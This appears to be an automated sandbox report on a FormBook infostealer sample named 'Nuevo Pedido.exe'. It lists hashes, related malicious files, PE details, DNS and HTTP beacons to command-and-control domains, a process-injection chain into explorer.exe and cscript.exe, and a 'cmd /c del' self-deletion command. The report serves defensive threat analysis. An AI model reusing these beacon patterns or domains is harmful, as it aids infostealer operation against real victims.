	Company Profile.exe	Get hash	malicious	Browse	• www.foxtmz.com/dc02/?1bNDudv=jqmdPTLkNRVMK4Spw6uhP9oU8xT3oy405F5bn/JxP7BlJCyt3yS/r4AEAC6uqXEsbJlK&Tp=NBZl4DOPndid

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
UNIFIEDLAYER-AS-1US	survey-1384723731.xls	Get hash	malicious	Browse	• 192.185.79.2
	survey-1378794827.xls	Get hash	malicious	Browse	• 192.185.79.2
	survey-1384723731.xls	Get hash	malicious	Browse	• 192.185.79.2
	survey-1378794827.xls	Get hash	malicious	Browse	• 192.185.79.2
	QUOTATION REQUEST DOCUMENTS - GOTO TRADING.exe	Get hash	malicious	Browse	• 162.240.9.164
	SecuriteInfo.com.VHO.Trojan-PSW.MSIL.Stealer.gen.30557.exe	Get hash	malicious	Browse	• 192.185.84.191
	Swift Copy TT.doc	Get hash	malicious	Browse	• 50.116.86.94
	8M5ZqXSa28.exe	Get hash	malicious	Browse	• 192.185.129.44
	Change Order - Draw #3 .htm	Get hash	malicious	Browse	• 162.214.66.227
	new-1834138397.xls	Get hash	malicious	Browse	• 108.179.253.213
	new-1834138397.xls	Get hash	malicious	Browse	• 108.179.253.213
	new-1179494065.xls	Get hash	malicious	Browse	• 108.179.253.213
	Hsbc swift.exe	Get hash	malicious	Browse	• 192.232.249.14
	new-1179494065.xls	Get hash	malicious	Browse	• 108.179.253.213
	microcomputer Official Order.exe	Get hash	malicious	Browse	• 192.185.84.191
	Arrival Notice, CIA Awb Inv Form.pdf.exe	Get hash	malicious	Browse	• 70.40.220.123
	t 2021.HtML	Get hash	malicious	Browse	• 192.185.129.43
	New Order778880.exe	Get hash	malicious	Browse	• 192.185.167.112
	lyRUJT27dd.exe	Get hash	malicious	Browse	• 192.185.113.96
	LIDlHiVEJQ.exe	Get hash	malicious	Browse	• 162.241.24.173
TEAMINTERNET-ASDE	ff0231.exe	Get hash	malicious	Browse	• 185.53.178.54
	xDG1WDcI0o.exe	Get hash	malicious	Browse	• 185.53.179.92
	nHSmNKw7PN.exe	Get hash	malicious	Browse	• 185.53.178.54
	PjvBTyWpg6.exe	Get hash	malicious	Browse	• 185.53.177.20
	Telex.exe	Get hash	malicious	Browse	• 185.53.177.53
	rEC0x536o5.exe	Get hash	malicious	Browse	• 185.53.178.54
	Tax payment invoice - Wd, November 17, 2021,pdf.exe	Get hash	malicious	Browse	• 185.53.179.90
	PO_ MOQ883763882.doc	Get hash	malicious	Browse	• 185.53.178.12
	Order Specification.doc	Get hash	malicious	Browse	• 185.53.178.12
	293837737383874774747 74.exe	Get hash	malicious	Browse	• 185.53.177.53
	Tax payment invoice - Wed, November 10, 2021,pdf.exe	Get hash	malicious	Browse	• 185.53.179.90
	Factura_842.pdf.exe	Get hash	malicious	Browse	• 185.53.178.50
	Draft shipping docs CI+PL.xlsx	Get hash	malicious	Browse	• 185.53.177.10

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	32vCkFTS0X.exe	Get hash	malicious	Browse	• 185.53.179.94
	61Wq3BOwiA.exe	Get hash	malicious	Browse	• 185.53.178.51
	Order Information.exe	Get hash	malicious	Browse	• 185.53.179.94
	ICFjxhAqu3.exe	Get hash	malicious	Browse	• 185.53.178.10
	2FNlQLySZS.exe	Get hash	malicious	Browse	• 185.53.178.13
	o4EjNRKCKq.exe	Get hash	malicious	Browse	• 185.53.178.30
	tgSQwVSEzE.exe	Get hash	malicious	Browse	• 185.53.177.12

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Nuevo Pedido.exe.log

Process:	C:\Users\user\Desktop\Nuevo Pedido.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	2239
Entropy (8bit):	5.354287817410997
Encrypted:	false
SSDEEP:	48:MxHKXeHKlEHU0YHKhQnouHIW7HKjntHoxHhAHKzvr1qHXHK2HKgmHKovjHKs:iqXeqm00YqhQnouRqjntlxHeqzTw3q2W
MD5:	913D1EEA179415C6D08FB255AE42B99D
SHA1:	E994C612C0596994AAE55FBCE35B7A4FBE312FD7
SHA-256:	473B4000084ACF4C7D701CE72EBF71BD304054231B3BDF7CAF49898A1FDA13D0
SHA-512:	768045C288CEEE8FE1A099FC8CEA713B685F6ED3FD8BFA1C8E64CA09F7AF9FEBEA90F5277B28444AFF8F2AC7CD857DFCDF7D3A98CD86288925DB7A4A4234685
Malicious:	**true**
Reputation:	moderate, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..3,"PresentationCore, Version=4.0.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35","C:\Windows\assembly\NativeImages_v4.0.30319_32\PresentationCore\820a27781e8540ca263d835ec155f1a5\PresentationCore.ni.dll",0..3,"PresentationFramework, Version=4.0.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35","C:\Windows\assembly\NativeImages_v4.0.30319_32\Presentatio5ae0f00f#\889128adc9a7c9370e5e293f65060164\PresentationFramework.ni.dll",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"WindowsBase, Version=4.0.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35","C:\Windows\assembly\NativeImages_v4.0.30319_32\Wi

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.844153530186034
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.83% • Win32 Executable (generic) a (10002005/4) 49.78% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01%
File name:	Nuevo Pedido.exe
File size:	444928
MD5:	159c46c59cd8ecb7a2bce707de1bc370
SHA1:	e76f6dc42b06e706b6ce49cf6c95c9eaabfc9334
SHA256:	7f91403a34cde3f8a1d3a30a2cec9abfb30f5f7eb52f777af78fa0d34f7a27f9

General

SHA512:	909c79f9172d2d525d25a02e050fd55d2043fbf257479de73a70bcb323984da620aac0abdb105194e88a5df8b135d5d27ee1e69ee56511211a89c4e911155417
SSDEEP:	12288:ZRGvM0ReBZwHIRu6HfMTr6hNprMfGmzGixBFm:ZRIM0ReBZwHkHIrGholGi1
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....e.a.....0..... ....@.. ....@.....

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x46ddfe
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x619F6582 [Thu Nov 25 10:29:22 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x6be14	0x6c000	False	0.883305302373	data	7.85660170333	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0x6e000	0x5ec	0x600	False	0.438802083333	data	4.21429058876	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x70000	0xc	0x200	False	0.041015625	data	0.0815394123432	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
11/25/21-15:10:30.664595	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49784	185.53.178.53	192.168.2.5
11/25/21-15:11:10.632399	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49839	185.53.179.91	192.168.2.5

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 25, 2021 15:10:28.557399035 CET	192.168.2.5	8.8.8.8	0xb6ee	Standard query (0)	www.trembl ock.com	A (IP address)	IN (0x0001)
Nov 25, 2021 15:10:29.541821003 CET	192.168.2.5	8.8.8.8	0xb6ee	Standard query (0)	www.trembl ock.com	A (IP address)	IN (0x0001)
Nov 25, 2021 15:10:30.537902117 CET	192.168.2.5	8.8.8.8	0xb6ee	Standard query (0)	www.trembl ock.com	A (IP address)	IN (0x0001)
Nov 25, 2021 15:10:35.684943914 CET	192.168.2.5	8.8.8.8	0x71a6	Standard query (0)	www.rcepjo bs.com	A (IP address)	IN (0x0001)
Nov 25, 2021 15:10:40.778733969 CET	192.168.2.5	8.8.8.8	0x9af3	Standard query (0)	www.sosibi byslot.website	A (IP address)	IN (0x0001)
Nov 25, 2021 15:10:46.014628887 CET	192.168.2.5	8.8.8.8	0x9e9c	Standard query (0)	www.downin gmunroe.online	A (IP address)	IN (0x0001)
Nov 25, 2021 15:10:54.439486027 CET	192.168.2.5	8.8.8.8	0x579a	Standard query (0)	www.bluepr introslyn.com	A (IP address)	IN (0x0001)
Nov 25, 2021 15:10:59.496768951 CET	192.168.2.5	8.8.8.8	0xcd40	Standard query (0)	www.thejoh nmatt.com	A (IP address)	IN (0x0001)
Nov 25, 2021 15:11:05.443424940 CET	192.168.2.5	8.8.8.8	0x841d	Standard query (0)	www.secure bankofamer icalog.site	A (IP address)	IN (0x0001)
Nov 25, 2021 15:11:10.502841949 CET	192.168.2.5	8.8.8.8	0xdf5d	Standard query (0)	www.online datingthai web.com	A (IP address)	IN (0x0001)
Nov 25, 2021 15:11:21.011703014 CET	192.168.2.5	8.8.8.8	0x5040	Standard query (0)	www.trendd offical.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 25, 2021 15:10:30.595156908 CET	8.8.8.8	192.168.2.5	0xb6ee	No error (0)	www.trembl ock.com		185.53.178.53	A (IP address)	IN (0x0001)
Nov 25, 2021 15:10:35.723468065 CET	8.8.8.8	192.168.2.5	0x71a6	No error (0)	www.rcepjo bs.com		3.64.163.50	A (IP address)	IN (0x0001)
Nov 25, 2021 15:10:40.961405993 CET	8.8.8.8	192.168.2.5	0x9af3	Name error (3)	www.sosibi byslot.website	none	none	A (IP address)	IN (0x0001)
Nov 25, 2021 15:10:46.186077118 CET	8.8.8.8	192.168.2.5	0x9e9c	No error (0)	www.downin gmunroe.online		209.17.116.163	A (IP address)	IN (0x0001)
Nov 25, 2021 15:10:54.490019083 CET	8.8.8.8	192.168.2.5	0x579a	Name error (3)	www.bluepr introslyn.com	none	none	A (IP address)	IN (0x0001)
Nov 25, 2021 15:10:59.690080881 CET	8.8.8.8	192.168.2.5	0xcd40	No error (0)	www.thejoh nmatt.com	thejohnmatt.com		CNAME (Canonical name)	IN (0x0001)
Nov 25, 2021 15:10:59.690080881 CET	8.8.8.8	192.168.2.5	0xcd40	No error (0)	thejohnmatt.com		192.232.250.147	A (IP address)	IN (0x0001)
Nov 25, 2021 15:11:05.481781960 CET	8.8.8.8	192.168.2.5	0x841d	Name error (3)	www.secure bankofamer icalog.site	none	none	A (IP address)	IN (0x0001)
Nov 25, 2021 15:11:10.580288887 CET	8.8.8.8	192.168.2.5	0xdf5d	No error (0)	www.online datingthai web.com		185.53.179.91	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 25, 2021 15:11:21.075328112 CET	8.8.8.8	192.168.2.5	0x5040	Name error (3)	www.trendd offical.com	none	none	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.tremblock.com
- www.rcepjobs.com
- www.downingmunroe.online
- www.thejohnmatt.com
- www.onlinedatingthaiweb.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.5	49784	185.53.178.53	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 15:10:30.644892931 CET	9620	OUT	GET /udeh/?2dYxhfjx=E9wG6DB+gJGrCrA7N2npAfbzd/MNcvRP0YSWLCgDnz2mMEe2tMuLmGDUaa3MX32MwTcI&s6AD=5jltOBY8-rN HTTP/1.1 Host: www.tremblock.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Nov 25, 2021 15:10:30.664594889 CET	9620	IN	HTTP/1.1 403 Forbidden Server: nginx Date: Thu, 25 Nov 2021 14:10:30 GMT Content-Type: text/html Content-Length: 146 Connection: close Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>403 Forbidden</title></head><body> 403 Forbidden <hr> nginx </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.5	49786	3.64.163.50	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 15:10:35.747081041 CET	14112	OUT	GET /udeh/?2dYxhfjx=Sh2Frx7Ne5Gbf0GZF0aHN0EyZlj99LhHOr4v0jLu0VOTkpyLoQ3tHVxja8cQ+qoaRshC&s6AD=5jltOBY8-rN HTTP/1.1 Host: www.rcepjobs.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Nov 25, 2021 15:10:35.767437935 CET	14112	IN	HTTP/1.1 410 Gone Server: openresty Date: Thu, 25 Nov 2021 14:10:35 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: close Data Raw: 37 0d 0a 3c 68 74 6d 6c 3e 0a 0d 0a 39 0d 0a 20 20 3c 68 65 61 64 3e 0a 0d 0a 34 63 0d 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 27 72 65 66 72 65 73 68 27 20 63 6f 6e 74 65 6e 74 3d 27 35 3b 20 75 72 6c 3d 68 74 74 70 3a 2f 2f 77 77 77 2e 72 63 65 70 6a 6f 62 73 2e 63 6f 6d 2f 27 20 2f 3e 0a 0d 0a 61 0d 0a 20 20 3c 2f 68 65 61 64 3e 0a 0d 0a 39 0d 0a 20 20 3c 62 6f 64 79 3e 0a 0d 0a 33 38 0d 0a 20 20 20 20 59 6f 75 20 61 72 65 20 62 65 69 6e 67 20 72 65 64 69 72 65 63 74 65 64 20 74 6f 20 68 74 74 70 3a 2f 2f 77 77 77 2e 72 63 65 70 6a 6f 62 73 2e 63 6f 6d 0a 0d 0a 61 0d 0a 20 20 3c 2f 62 6f 64 79 3e 0a 0d 0a 38 0d 0a 3c 2f 68 74 6d 6c 3e 0a 0d 0a 30 0d 0a 0d 0a Data Ascii: 7<html>9 <head>4c <meta http-equiv='refresh' content='5; url=http://www.rcepjobs.com/' />a </head>9 <body>38 You are being redirected to http://www.rcepjobs.coma </body>8</html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.5	49816	209.17.116.163	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 15:10:49.310664892 CET	15995	OUT	GET /udeh/?2dYxhfjx=XsaaYVs5B+09RIkVBuB9uz7A4nUjKuiPTgX8t5JQ0XDGnKq9QQr8GjRKS5XBt9MDEtTg&s6AD=5jltOBY8-rN HTTP/1.1 Host: www.downingmunroe.online Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Nov 25, 2021 15:10:49.426548958 CET	15996	IN	HTTP/1.1 400 Bad Request Server: openresty/1.17.8.2 Date: Thu, 25 Nov 2021 14:10:49 GMT Content-Type: text/html Content-Length: 163 Connection: close Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 30 20 42 61 64 20 52 65 71 75 65 73 74 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 30 20 42 61 64 20 52 65 71 75 65 73 74 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6f 70 65 6e 72 65 73 74 79 2f 31 2e 31 37 2e 38 2e 32 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>400 Bad Request</title></head><body> 400 Bad Request <hr> openresty/1.17.8.2 </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.5	49838	192.232.250.147	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 15:10:59.895478964 CET	16019	OUT	GET /udeh/?2dYxhfjx=ov0JDamFDTMX/NINQ6dXBWp9D4Bna97YEIhf43toIE+QttJEvvSyuVruiBSF6Ny2F/6R&s6AD=5jltOBY8-rN HTTP/1.1 Host: www.thejohnmatt.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Nov 25, 2021 15:11:01.556123972 CET	16020	IN	HTTP/1.1 301 Moved Permanently Date: Thu, 25 Nov 2021 14:11:01 GMT Server: nginx/1.17.9 Content-Type: text/html; charset=UTF-8 Content-Length: 0 Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Location: http://thejohnmatt.com/udeh/?2dYxhfjx=ov0JDamFDTMX/NINQ6dXBWp9D4Bna97YEIhf43toIE+QttJEvvSyuVruiBSF6Ny2F/6R&s6AD=5jltOBY8-rN X-Endurance-Cache-Level: 0 X-nginx-cache: WordPress X-Server-Cache: true X-Proxy-Cache: MISS

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.5	49839	185.53.179.91	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 15:11:10.615487099 CET	16021	OUT	GET /udeh/?2dYxhfjx=WESqUOlrd4N7F4Vkh8SPM0KezyJ+WDn1u3Qqm333AtEi2E+6MV6LR8TxaNrvEi0KysNf&s6AD=5jltOBY8-rN HTTP/1.1 Host: www.onlinedatingthaiweb.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Nov 25, 2021 15:11:10.632399082 CET	16021	IN	HTTP/1.1 403 Forbidden Server: nginx Date: Thu, 25 Nov 2021 14:11:10 GMT Content-Type: text/html Content-Length: 146 Connection: close Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>403 Forbidden</title></head><body> 403 Forbidden <hr> nginx </body></html>

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: Nuevo Pedido.exe PID: 6320 Parent PID: 572

General

Start time:	15:09:07
Start date:	25/11/2021
Path:	C:\Users\user\Desktop\Nuevo Pedido.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\Nuevo Pedido.exe"
Imagebase:	0xa80000
File size:	444928 bytes
MD5 hash:	159C46C59CD8ECB7A2BCE707DE1BC370
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.241689369.0000000002E3A000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.242262290.0000000003F97000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.242262290.0000000003F97000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.242262290.0000000003F97000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.241987821.0000000003D7D000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.241987821.0000000003D7D000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.241987821.0000000003D7D000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.241535390.0000000002D71000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

Show Windows behavior

File Created

File Written

File Read

Analysis Process: Nuevo Pedido.exe PID: 6464 Parent PID: 6320

General

Start time:	15:09:10
Start date:	25/11/2021
Path:	C:\Users\user\Desktop\Nuevo Pedido.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\Nuevo Pedido.exe
Imagebase:	0xde0000
File size:	444928 bytes
MD5 hash:	159C46C59CD8ECB7A2BCE707DE1BC370
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000003.00000002.304758888.0000000001500000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000003.00000002.304758888.0000000001500000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000003.00000002.304758888.0000000001500000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000003.00000002.304729594.00000000014C0000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000003.00000002.304729594.00000000014C0000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000003.00000002.304729594.00000000014C0000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000003.00000000.238813583.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000003.00000000.238813583.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000003.00000000.238813583.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000003.00000002.304467099.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000003.00000002.304467099.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000003.00000002.304467099.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000003.00000000.239252489.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000003.00000000.239252489.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000003.00000000.239252489.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

Show Windows behavior

File Read

Analysis Process: explorer.exe PID: 3472 Parent PID: 6464

General

Start time:	15:09:12
Start date:	25/11/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false

Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff693d90000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000000.291355057.000000000B790000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000000.291355057.000000000B790000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000000.291355057.000000000B790000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000000.273788531.000000000B790000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000000.273788531.000000000B790000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000000.273788531.000000000B790000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities Show Windows behavior

Analysis Process: cscript.exe PID: 6536 Parent PID: 3472

General

Start time:	15:09:37
Start date:	25/11/2021
Path:	C:\Windows\SysWOW64\cscript.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\cscript.exe
Imagebase:	0xa50000
File size:	143360 bytes
MD5 hash:	00D3041E47F99E48DD5FFFEDF60F6304
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000010.00000002.500385499.0000000000A10000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000010.00000002.500385499.0000000000A10000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000010.00000002.500385499.0000000000A10000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000010.00000002.499912414.0000000000700000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000010.00000002.499912414.0000000000700000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000010.00000002.499912414.0000000000700000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000010.00000002.499680776.0000000000600000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000010.00000002.499680776.0000000000600000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000010.00000002.499680776.0000000000600000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

Show Windows behavior

File Read

Analysis Process: cmd.exe PID: 6420 Parent PID: 6536

General

Start time:	15:09:44
Start date:	25/11/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del "C:\Users\user\Desktop\Nuevo Pedido.exe"
Imagebase:	0x150000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: conhost.exe PID: 6668 Parent PID: 6420

General

Start time:	15:09:45
Start date:	25/11/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
